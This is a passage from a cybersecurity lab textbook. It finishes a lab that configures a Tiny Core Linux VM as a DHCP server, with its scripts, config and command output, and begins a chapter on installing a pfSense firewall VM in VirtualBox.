
```
# fast storage devices may need a delay on boot for the settings to take
# adjust the following sleep statement if needed
sleep .2

# kill the dhcp client for eth0
sleep 1
if [ -f /var/run/udhcpc.eth0.pid ]; then rm /var/run/udhcpc.eth0.pid;
sleep 0.1
fi

# configure the interface eth0
ifconfig eth0 192.168.1.250 netmask 255.255.255.0 broadcast 192.168.1.255 up

#start the DHCP server process once the interface is ready with the IP add
sleep .1
sudo udhcpd /etc/udhcpd.conf &
~
~
~
~
~
~
~
- /opt/eth0.sh 1/16 6%
```

Figure 12 – Create a settings file for the NIC




```
~
~
~
~
~
~
tc@box:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:B6:B7:3C
          inet addr:192.168.1.250  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:32832 (32.0 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:200 (200.0 B)  TX bytes:200 (200.0 B)

tc@box:~$
```

Figure 13 – Verify the NIC configurations are correct




```
start 192.168.1.100
end 192.168.1.200
interface eth0
option subnet 255.255.255.0
option router 192.168.1.250
option lease 43200
option dns 192.168.1.250
option domain local
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
- /etc/udhcpd.conf [Modified] 8/8 100%
```

Figure 14 – Configure DHCP




```
unix  3      [ ]         DGRAM      CONNECTED       154
unix  3      [ ]         STREAM     CONNECTED      2821 @/tmp/.X11-unix/X0
unix  3      [ ]         DGRAM      CONNECTED       153
tc@box:~$ sudo netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
netstat: /proc/net/tcp6: No such file or directory
udp        0      0 0.0.0.0:67              0.0.0.0:*                           1413/udhcpd
netstat: /proc/net/udp6: No such file or directory
netstat: /proc/net/raw6: No such file or directory
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
unix  3      [ ]         STREAM     CONNECTED      2820 1192/flwm_topside
unix  3      [ ]         STREAM     CONNECTED      2893 1226/aterm
unix  3      [ ]         STREAM     CONNECTED      2894 1190/Xvesa           @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED      2869 1190/Xvesa           @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED      2868 1215/wbar
unix  2      [ ACC ]     STREAM     LISTENING      2813 1190/Xvesa           /tmp/.X11-unix/X0
unix  3      [ ]         DGRAM      CONNECTED       154 133/udevd
unix  3      [ ]         STREAM     CONNECTED      2821 1190/Xvesa           @/tmp/.X11-unix/X0
unix  3      [ ]         DGRAM      CONNECTED       153 133/udevd
unix  2      [ ACC ]     SEQPACKET  LISTENING       149 133/udevd            /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING      2812 1190/Xvesa           @/tmp/.X11-unix/X0
tc@box:~$
```

Figure 15 – Perform a netstat check



```
tc@box:~$ filetool.sh -b
Backing up files to /mnt/sda1/tce/mydata.tgz Done.
tc@box:~$
```

Figure 16 – Add persistance



```
Welcome to Virtual PC Simulator, version 0.8.2
Dedicated to Daling.
Build time: Aug 23 2021 11:15:00
Copyright (c) 2007-2015, Paul Meng (mirnshi@gmail.com)
All rights reserved.

VPCS is free software, distributed under the terms of the "BSD" licence.
Source code and license can be found at vpcs.sf.net.
For more information, please visit wiki.freecode.com.cn.

Press '?' to get help.

Executing the startup file


PC2> ip dhcp
DDORA IP 192.168.1.100/24 GW 192.168.1.250

PC2>
```

Figure 17 – Ensure devices are getting DHCP




Figure 18 – Add a note to the workspace

CHAPTER 10

Create a pfSense Firewall VM

MATHEW J. HEATH VAN HORN, PHD

The software product pfSense is a popular open-source firewall used by small and mid-sized companies. The software can run on hardware or a virtual machine. It is based on Unix FreeBSD which differs from Linux. This lab leads the learner to create a pfSense VM in VirtualBox.

LEARNING OBJECTIVES

- Successfully download, install, and run pfSense in VirtualBox

PREREQUISITES

- Virtualbox Installed

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- Download pfSense
- Kingatua, Amos, "How to install pfSense Firewall on Ubuntu and CentOS?", https://geekflare.com/pfsense-installation-guide/

CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott
- Julian H. Romano, Cybersecurity Student, ERAU-Prescott
- Evan Paddock, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I – Download pfSense

pfSense is an operating system (OS), like Windows, Linux, or MacOS.

1. Download the installer for pfSense Community Edition

> **NOTE:** At the time this was written, Netgate made a surprising update that requires users to register for a new account and give up personal information just to download the Community Edition image of pfSense. For many, this compromise of privacy for the sake of corporate data harvesting is not worth this extra road block for learning. Therefore, we will provide two different methods for downloading pfSense.

1.1. **The “Official” Method:** https://www.pfsense.org/download/

> **NOTE:** It is strongly advised to avoid using to real personally identifiable information (PII) for online accounts you’ll only use once. Companies get hacked all the time; the last thing you want is your name, physical address, and phone number leaked just because you wanted to mess around with firewalls! However, you are not restricted from using temporary emails, temporary phone numbers or false addresses when needed.

1.2. **The “Unofficial” Method (Recommended):** https://www.pfsense.app/download/

1.2.1. Select the following options from the associated drop-down menus (Figure 1)

> **NOTE:** This example uses CE version **2.7.2**.

1.2.1.1. Architecture: **AMD64 (64-bit)**

1.2.1.2. Installer: **DVD Image (ISO) Installer**

1.2.2. Click *Download*

> **NOTE:** At this point, a file named **pfSense-CE-x.x.x-RELEASE-amd64.iso.gz** should be downloaded by your browser. The .gz file extension stands for GNU Zip, which is an application commonly used for file compression.

2. Navigate to the folder where you downloaded the ISO and decompress (unzip) it

2.1. If you’re on Windows, use 7zip

2.2. If you're on Linux, use GNU unzip

```
$ gunzip ~/Downloads/file-name.gz
```


3. You should now see a file name **pfSense-CE-x.x.x-RELEASE-amd64.iso** in your Downloads directory

Phase II – Create a pfSense VM

Creating a pfSense VM is a pretty standard exercise.

1. Start the **Oracle VM VirtualBox Manager** application

> **NOTE:** This example uses **VirtualBox GUI Version 6.1.X** in the following steps. While your version may vary in organization and layout, the fundamental process should remain the same.



GNS3 VM
Running

General
Name: GNS3 VM
Operating System: Ubuntu (64-bit)

System
Base Memory: 2048 MB
Boot Order: Hard Disk, Optical
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display
Video Memory: 8 MB
Graphics Controller: VBoxVGA
Remote Desktop Server Port: 5917
Recording: Disabled

Storage
Controller: IDE Controller
IDE Primary Device 0: GNS3 VM-disk001.vdi (Normal, 19.53 GB)
Controller: SATA Controller
SATA Port 2: GNS3 VM-disk002.vdi (Normal, 488.28 GB)

Audio
Host Driver: ALSA Audio Driver
Controller: ICH AC97

Network
Adapter 1: Intel PRO/1000 MT Desktop (Host-only Adapter, 'vboxnet0')
Adapter 2: Intel PRO/1000 MT Desktop (NAT)

Figure 2 – VirtualBox Manager

2. At the top of the dashboard, select *New*




Figure 3 – Create a new VM

3. A new sub-menu called **Create Virtual Machine** should appear (Figure 4)

    3.1. Fill in the following information:

Option	Recommended Value	Description
Name	**pfSense-Firewall**	Custom name of the Virtual Machine. Can be anything, but should probably be somewhat descriptive to differentiate from other VMs.
Machine Folder	**<Leave as default path>**	The directory in which to store all files related to VM creation.
Type	**BSD**	Selects the generic operating system of the VM such as Windows, Linux, or Mac OS.
Version	**FreeBSD (64-bit)**	Specifies the specific sub-category of the selected OS and whether it will use a 32bit or 64bit processor.
Memory size	**1024 MB (1 GB)**	Determines how much RAM to allocate to the VM.
Hard disk	**Create a virtual hard disk now**	Determines whether or not to allocate physical storage to act as a hard disk or to use an existing virtual hard disk file.

    3.2. Select *Create*


4. A new sub-menu called Create Virtual Hard Disk should appear (Figure 5)

    4.1. Fill in the following information:

Option	Recommended Value	Description
File location	**<Leave as default path>**	The directory in which to save the virtual hard disk. This will often be the same directory as the Machine Folder path.
File size	**8 GB**	Determines the size of the virtual hard disk. The minimum requirements for pfSense is 8 GB.
Hard disk file type	**VDI (VirtualBox Disk Image)**	Selects the type of virtual hard disk to create.
Storage on physical hard disk	**Dynamically allocated**	Selects whether to allocate physical hard disk space as needed (dynamically), or all at once (fixed). Choosing fixed will may result in slightly better performance at the cost of a higher storage footprint that will potentially go unused.

    4.2. Select *Create*

5. This will create a new virtual machine in your VM list



General

Name: pfSense-Firewall
Operating System: FreeBSD (64-bit)

System

Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging

Display

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Primary Device 0: pfSense-Firewall.vdi (Normal, 8.00 GB)
IDE Secondary Device 0: [Optical Drive] Empty

Audio

Host Driver: PulseAudio
Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (NAT)

Figure 6 – pfSense created in VM list

Phase III – Configure VM settings for the pfSense Server

Depending on your existing VirtualBox configuration, some configurations may already be applied.

1. Select (highlight) the **pfSense-Firewall** VM and then click *Settings*


